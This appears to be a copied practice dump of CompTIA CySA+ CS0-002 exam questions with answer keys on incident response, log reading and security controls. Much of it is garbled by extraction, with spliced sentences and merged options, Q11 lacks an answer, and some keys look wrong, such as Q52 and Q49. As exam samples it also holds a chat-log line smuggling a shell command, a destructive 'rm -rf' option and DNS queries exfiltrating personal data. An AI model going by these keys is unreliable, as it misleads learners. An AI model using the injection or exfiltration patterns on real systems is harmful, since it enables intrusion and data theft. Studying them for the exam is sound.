CompTIA

CS0-002 Exam

CompTIA Cybersecurity Analyst



Product Questions: 330 Version: 13.0

Question: 1	
An analyst is performing penetration testir vehicle automation platform.	ng and vulnerability assessment activities against a new
Which of the following is MOST likely an att assessment?	ack vector that is being utilized as part of the testing and
A. FaaS	
B. RTOS	
C. SoC	
D. GPS	
E. CAN bus	
	Answer: E
Explanation:	
Question: 2	
· · · · · · · · · · · · · · · · · · ·	anomalous behavior on the SCADA devices in a power al generators overheating and destabilizing the power
Which of the following would BEST identify	potential indicators of compromise?
A. Use Burp Suite to capture packets to the SB. Use tcpdump to capture packets from the C. Use Wireshark to capture packets betwee D. Use Nmap to capture packets from the many	SCADA device IP. n SCADA devices and the management system.
	Answer: C
Explanation:	
Question: 3	

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

	Answer: B
Explanation:	
Question: 4	

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.

	Answer: A
Explanation:	
Question: 5	

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

- A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
- B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
- C. Development phases occurring at multiple sites may produce change management issues.
- D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Answer: D	

Explanation:

Reference: https://www.eetimes.com/how-to-protect-intellectual-property-in-fpgas-devices-part-

1/#

Question: 6

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4

HPING 192.168.1.4 (enl 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

- A. ICMP is being blocked by a firewall.
- B. The routing tables for ping and hping3 were different.
- C. The original ping command needed root permission to execute.
- D. hping3 is returning a false positive.

Answer: A

Explanation:

Question: 7

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints.

Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

	Answer: C
Explanation:	
Reference: https://www.cybereason.com/blog/blog-the-eight-steps-to-	threat-hunting
Question: 8	
A security analyst received a SIEM alert regarding high levels of memory. After several attempts to remediate the issue, the system wen revealed a bad actor forced the application to not reclaim memory. Indepleted of resources.	t down. A root cause analysis
Which of the following BEST describes this attack?	
A. Injection attack B. Memory corruption C. Denial of service D. Array attack	
	Answer: C
Explanation:	
Reference: <a "="" analytics="" href="https://economictimes.indiatimes.com/definition/memory-to-the-to-t</th><th>corruption</th></tr><tr><td></td><td></td></tr><tr><td>Which of the following software security best practices would prevent a run arbitrary SQL commands within a web application? (Choose two.)</td><td>an attacker from being able to</td></tr><tr><td>A. Parameterized queries B. Session management C. Input validation D. Output encoding E. Data protection F. Authentication</td><td></td></tr><tr><td></td><td>Answer: A, C</td></tr><tr><td>Explanation:</td><td></td></tr><tr><td>Reference: https://www.ptsecurity.com/ww-en/analytics/knowled-injection-attacks/ <td>dge-base/how-to-prevent-sql-</td>	dge-base/how-to-prevent-sql-
Question: 10	

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server.

Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

	Answer: D
Explanation:	
Question: 11	

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 (https://nmap.org) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
22/tcp open ssh SilverSHielD sshd (protocol 2.0)
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp open https?
691/tcp open resvc?
5060/tcp open sip Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target.

Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. tracert 10.79.95.173

Explanation:

Question: 12

A compliance officer of a large organization has reviewed the firm's vendor management program

but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

		Answer: A, C
Explanation:		
Question: 13		
An audit has revealed an or unsupported operating system	•	rge number of servers that are running
As part of the management demonstrate senior management	•	idit, which of the following would BEST and addressing the issue?
	replacement of the servers the servers the risk assessment activities to showing blocked access to	that were approved by management es addressing the servers were discussed the servers
		Answer: B
Explanation:		

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com. 11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com. 11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com. 11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

Question: 14

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against ajgidwle.com.
- C. The system is scanning ajgidwle.com for PII.
- D. Data is being exfiltrated over DNS.

Answer:	D

Explanation:

Question: 15

It is important to parameterize queries to prevent:

- A. the execution of unauthorized actions against a database.
- B. a memory overflow that executes code with elevated privileges.
- C. the esrtablishment of a web shell that would allow unauthorized access.
- D. the queries from using an outdated library with security vulnerabilities.

Answer: A

Explanation:

Reference: https://stackoverflow.com/QUESTION NO:s/4712037/what-is-parameterized-query

Question: 16

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

Firewall ACL

```
10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

Answer: B

Explanation:

Question: 17

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

```
Answer: D
```

Explanation:

Question: 18

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00
                    /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0:22
                    172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:*
                                     LISTEN
                                                 1214/cupsd
tcp 0 0 0.0.0:443
                       0.0.0.0:*
                                     LISTEN
                                                1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT

to further the investigation?

- A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run kill -9 1325 to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

	Answer: B
Explanation:	
Question: 19	
A Chief Information Security Officer (CISO) wants to upgrade an orgimproving proactive activities associated with attacks from internal an	
Which of the following is the MOST proactive tool or technique capabilities?	that feeds incident response
 A. Development of a hypothesis as part of threat hunting B. Log correlation, monitoring, and automated reporting through a SIE C. Continuous compliance monitoring using SCAP dashboards D. Quarterly vulnerability scanning using credentialed scans 	EM platform
	Answer: A
Explanation:	
Question: 20	
While planning segmentation for an ICS environment, a security engine will need access to devices within the ICS environment without compa	
To provide the MOST secure access model in this scenario, the jumpbo	ox should be .
A. placed in an isolated network segment, authenticated on the IT sinetwork.	
B. placed on the ICS network with a static firewall rule that al authenticate.	lows IT network resources to
C. bridged between the IT and operational technology networks to all D. placed on the IT side of the network, authenticated, and tunneled i	
	Answer: A
Explanation:	
Question: 21	

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

_	_
Answer:	R
AIISVVCI.	

Explanation:

Question: 22

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN'; CAT/etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

A. grep -v chatter14 chat.log

B. grep -i pythonfun chat.log

C. grep -i javashark chat.log

D. grep -v javashark chat.log

E. grep -v pythonfun chat.log

F. grep -i chatter14 chat.log

Answer: D

Explanation:

Question: 23

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC.

Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

Answer: A

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptiA.org. The testing is successful, and the security technician is prepared to fully implement the solution.

Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:_spf.comptiA.org -all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:_spf.comptiA.org -all" to the email server.
- C. Add TXT @ "v=spf1 mx include: spf.comptiA.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the web server.

Answer: A

Explanation:

Reference: https://blog.finjan.com/email-spoofing/

Question: 25

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

- A. To create a system baseline
- B. To reduce the attack surface
- C. To optimize system performance
- D. To improve malware detection

A	<u> </u>
Answer:	В

Explanation:

Question: 26	
Which of the following roles is ultimately responsible for determinassigned to specific data sets?	ning the classification levels
A. Data custodian B. Data owner	
C. Data processor D. Senior management	
	Answer: B
Explanation:	
Reference: https://www.pearsonitcertification.com/articles/article.aspx	?p=2731933&seqNum=3
Question: 27	
A security analyst suspects a malware infection was caused by a user who clicking	no downloaded malware after
Error! Hyperlink reference not valid. in a phishing email.	
To prevent other computers from being infected by the same malware create a rule on the $\ \ $.	variation, the analyst should
 A. email server that automatically deletes attached executables. B. IDS to match the malware sample. C. proxy to block all connections to <malwaresource>.</malwaresource> D. firewall to block connection attempts to dynamic DNS hosts. 	
	Answer: C
Explanation:	Answerre
Question: 28	
An information security analyst is reviewing backup data sets as p eliminating archival data sets. Which of the following should be considered FIRST prior to disposing of	
A. Sanitization policy B. Data sovereignty C. Encryption policy D. Retention standards	
Explanation:	Answer: D

Question:	29

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

The target host (192.168.10.13) is missing the following patches: CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update HIGH MS19-055: Cumulative Security Update for Edge (2863871)

Tool B reported the following:

Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80 192.168.10.13:443 uses a self-signed certificate Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.
- E. Tool B is agent based.
- F. Tool B is unauthenticated.

Explanation:

Answer: CE

Question: 30

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

Answer: A

Explanation:
Reference: https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/
Question: 31
During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.
Which of the following is the BEST place to acquire evidence to perform data carving?
A. The system memory B. The hard drive C. Network packets D. The Windows Registry
Answer: A
Explanation:
Reference: https://resources.infosecinstitute.com/memory-forensics/#greference: https://www.computerhope.com/jargon/d/data-carving.htm
Question: 32
A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.
Which of the following would BEST accomplish this goal?
A. Continuous integration and deployment B. Automation and orchestration C. Static and dynamic analysis D. Information sharing and analysis
Answer: B
Explanation:
Question: 33

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes

down, the other remains powered.

- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN

administrator review this policy.

D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

completely powering off.	
	Answer: A
Explanation:	
Question: 34	
A security analyst is providing a risk assessment for a medical device corporate network. During the assessment, the analyst discovers th operating system that will be at the end of its life in two years. Due to th security committee makes a risk- based policy decision to review and before the end of life is reached.	e device has an embedded e criticality of the device, the
Which of the following risk actions has the security committee taken?	
A. Risk exception B. Risk avoidance C. Risk tolerance D. Risk acceptance	
-	Answer: D
Explanation:	
Question: 35	
During a cyber incident, which of the following is the BEST course of acti	on?
A. Switch to using a pre-approved, secure, third-party communication sy B. Keep the entire company informed to ensure transparency and integric. Restrict customer communication until the severity of the breach is continuous communications to pre-authorized parties to ensure response en	ity during the incident. onfirmed.
·	Answer: D
Explanation:	
Question: 36	

Which of the following BEST describes the process by which code is developed, tested, and deployed

in small batches?	
A. Agile B. Waterfall C. SDLC D. Dynamic code analysis	
- -	Answer: A
Explanation:	
Reference: https://www.cleverism.com/software-development-life-cycle	e-sdlc-methodologies/
Question: 37	
Which of the following types of policies is used to regulate data storage of	on the network?
A. Password B. Acceptable use C. Account management D. Retention	
- -	Answer: D
Explanation:	
Reference: http://www.css.edu/administration/information/computer-and - network-policies.html	ion-technologies/computing-
Question: 38	
A security team wants to make SaaS solutions accessible from only the co	orporate campus.
Which of the following would BEST accomplish this goal?	
A. Geofencing B. IP restrictions C. Reverse proxy D. Single sign-on	
-	Answer: A
Explanation:	
Reference: https://bluedot.io/library/what-is-geofencing/	
Question: 39	

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient.

Which of the following conti	ls would have MOST like	ly prevented	this incident
------------------------------	-------------------------	--------------	---------------

- A. SSO
- B. DLP
- C. WAF
- D. VDI

Explanation:

Reference: https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-

incident-to-do-list/

Question: 40

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached.

Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

Answer: B

Explanation:

Question: 41

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

Answer:	C

Explanation:

Question: 42

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets.

Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

	Answer: B
Explanation:	
Question: 43	

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability.

Which of the following UEFI settings is the MOST likely cause of the infections?

- A. Compatibility mode
- B. Secure boot mode
- C. Native mode
- D. Fast boot mode

Answer: A

Explanation:

Question: 44

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

Reduce the number of potential findings by the auditors.

Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.

Prevent the external-facing web infrastructure used by other teams from coming into scope.

Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these

objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

	Answer: B
Explanation:	
Question: 45	

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and .

	A. DST	138.1	L0.2.5.
--	--------	-------	---------

- B. DST 138.10.25.5.
- C. DST 172.10.3.5.
- D. DST 172.10.45.5.
- E. DST 175.35.20.5.

Answer: A

Question: 46	
For machine learning to be applied effectively toward security a	nalysis automation, it requires .
A. relevant training data. B. a threat feed API.	
C. a multicore, multiprocessor system.D. anomalous traffic signatures.	
	Answer: A
Explanation:	
Question: 47	
A large amount of confidential data was leaked during a recent investigation, the security team needs to identify the various between two	·
compromised devices.	
Which of the following should be used to identify the traffic?	
A. Carving	
B. Disk imaging	
C. Packet analysis	
D. Memory dump E. Hashing	
E. Hasiling	
	Answer: C
Explanation:	
Question: 48	
Which of the following sets of attributes BEST illustrates the ch a security perspective?	aracteristics of an insider threat from
A. Unauthorized, unintentional, benignB. Unauthorized, intentional, maliciousC. Authorized, intentional, maliciousD. Authorized, unintentional, benign	
	Answer: C
Explanation:	Allowel. C

Reference: https://www.sciencedirect.com/topics/computer-science/insider-attack

Question: 49	
A security analyst has observed several incidents within an organ specific piece of hardware on the network. Further investigation previously released a patch.	· · ·
Which of the following is the MOST appropriate threat classification for	or these incidents?
A. Known threat	
B. Zero day C. Unknown threat	
D. Advanced persistent threat	
	Answer: D
Explanation:	

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis.

Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

Answer: C

Explanation:

Question: 51

Question: 50

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

Answer: C

Explanation:

Reference: https://www.securitymagazine.com/articles/89283-ways-to-reduce-your-attack-surface

Question: 52

A security analyst is reviewing the following log from an email security service.

Rejection type: Drop Rejection description: IP found in RBL Event time: Today at 16:06
Rejection information: mail.comptia.org

https://www.spamfilter.org/query?P=192.167.28.243
From address: user@comptex.org
To address: tests@comptia.org
IP address: 192.167.28.243
Remote server name: 192.167.28.243

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

Answer: C	
-----------	--

Explanation:

Reference: https://www.webopediA.com/TERM/R/RBL.html

Question: 53

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

Explanation:

A. Line 1 B. Line 2 C. Line 3 D. Line 4 E. Line 5 F. Line 6	
Explanation:	Answer: D
Question: 54	
Question: 54	
As part of an exercise set up by the information security officer, the IT network systems to an off-site facility and redeploy them for testing. A their respective systems can power back up and match their go inconsistencies, they must formally document the information.	All staff members must ensure
Which of the following BEST describes this test?	
A. Walk through B. Full interruption C. Simulation D. Parallel	
	Angueron C
	Answer: C
Explanation:	Answer: C
Explanation: Question: 55	Answer: C
<u> </u>	d user tries to access a page in
Question: 55 A security analyst is reviewing a web application. If an unauthenticated the application, the user is redirected to the login page. After success	I user tries to access a page in ful authentication, the user is generals with a link that takes
Question: 55 A security analyst is reviewing a web application. If an unauthenticated the application, the user is redirected to the login page. After success then redirected back to the original page. Some users have reported receiving phishing them to the application login page but then redirects to a fake	I user tries to access a page in ful authentication, the user is generals with a link that takes
Question: 55 A security analyst is reviewing a web application. If an unauthenticated the application, the user is redirected to the login page. After success then redirected back to the original page. Some users have reported receiving phishing them to the application login page but then redirects to a fake authentication.	I user tries to access a page in ful authentication, the user is generals with a link that takes

Question: 56

A Chief Information Security Officer (CISO) is concerned the development team, which consists of contractors, has too much access to customer dat

A. Developers use personal workstations, giving the company little to no visibility into the development activities.

Which of the following would be BEST to implement to alleviate the CISO's concern?

- A. DLP
- B. Encryption
- C. Test data
- D. NDA

Answer: D

Explanation:

Question: 57

A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT.

Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

- A. Attack vectors
- B. Adversary capability
- C. Diamond Model of Intrusion Analysis
- D. Kill chain
- E. Total attack surface

Answer: B

Explanation:

Reference: https://www.secureworks.com/blog/advanced-persistent-threats-apt-b

Question: 58

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Antivirus is installed on the remote host:

Installation path: C:\Program Files\AVProduct\Win32\

Product Engine: 14.12.101 Engine Version: 3.5.71 Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.

The engine version is out of date. The oldest supported version from the vendor is 4.2.11.

The analyst uses the vendor's website to confirm the oldest supported version is correct.

Which of the following BEST describes the situation?

- A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
- B. This is a true negative, and the new computers have the correct version of the software.
- C. This is a true positive, and the new computers were imaged with an old version of the software.
- D. This is a false negative, and the new computers need to be updated by the desktop team.

	Answer: C
Explanation:	
Question: 59	
A SIEM solution alerts a security analyst of a high number of login a webmail portal. The analyst determines the login attempts used crede	
Which of the following is the BEST mitigation to prevent unauthorized	access?
A. Single sign-on	
B. Mandatory access control	
C. Multifactor authentication	
D. Federation	
E. Privileged access management	
	Answer: C
Explanation:	
Question: 60	

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application.

Which of the following is a security concern when using a PaaS solution?

- A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
- B. Patching the underlying application server becomes the responsibility of the client.
- C. The application is unable to use encryption at the database level.
- D. Insecure application programming interfaces can lead to data compromise.

Answer:	D

Explanation:

Answer: B

Explanation:
Question: 61
Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:
POST /services/v1_0/Public/Members.svc/soap <s:envelope+xmlns:s="http: "="" envelope="" schemas.s="" soap=""><s:body><getiplocation+xmlns="http: "="" tempuri.org=""></getiplocation+xmlns="http:></s:body></s:envelope+xmlns:s="http:>
<pre><request+xmlns:a="http: schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema- instance"> 192.168.1.22 - api.somesite.com 200 0 1006 1001 0 192.168.1.22</request+xmlns:a="http:></pre>
POST /services/v1_0/Public/Members.svc/soap < <a:password>Password123</a:password> <a:resetpasswordtoken+i:nil="true"></a:resetpasswordtoken+i:nil="true"> <a:shouldimpersonatedauthenticationbepopulated+i:nil="true"></a:shouldimpersonatedauthenticationbepopulated+i:nil="true"> <a:username>somebody@compa nyname.com</a:username> 192.168.5.66 - api.somesite.com 200 0 11558 1712 2024 192.168.4.89
POST /services/v1_0/Public/Members.svc/soap <s:envelope+xmlns:s="http: "="" envelope="" schemas.xmlsoap.org="" soap=""><s:body><getiplocation+xmln s="http://tempuri.org/"> <a:ipaddress>516.7.446.605</a:ipaddress><a:zipcode+i:nil="true"></a:zipcode+i:nil="true"></getiplocation+xmln></s:body> 192.168.1.22 api.somesite.com 200 0 1003 1011 307 192.168.1.22</s:envelope+xmlns:s="http:>
POST /services/v1_0/Public/Members.svc/soap <s:envelope+xmlns:s="http: "="" envelope="" schemas.xmlsoap.org="" soap=""><s:body><lsloggedin+xmlns="http: "="" tempuri.org=""></lsloggedin+xmlns="http:></s:body></s:envelope+xmlns:s="http:>
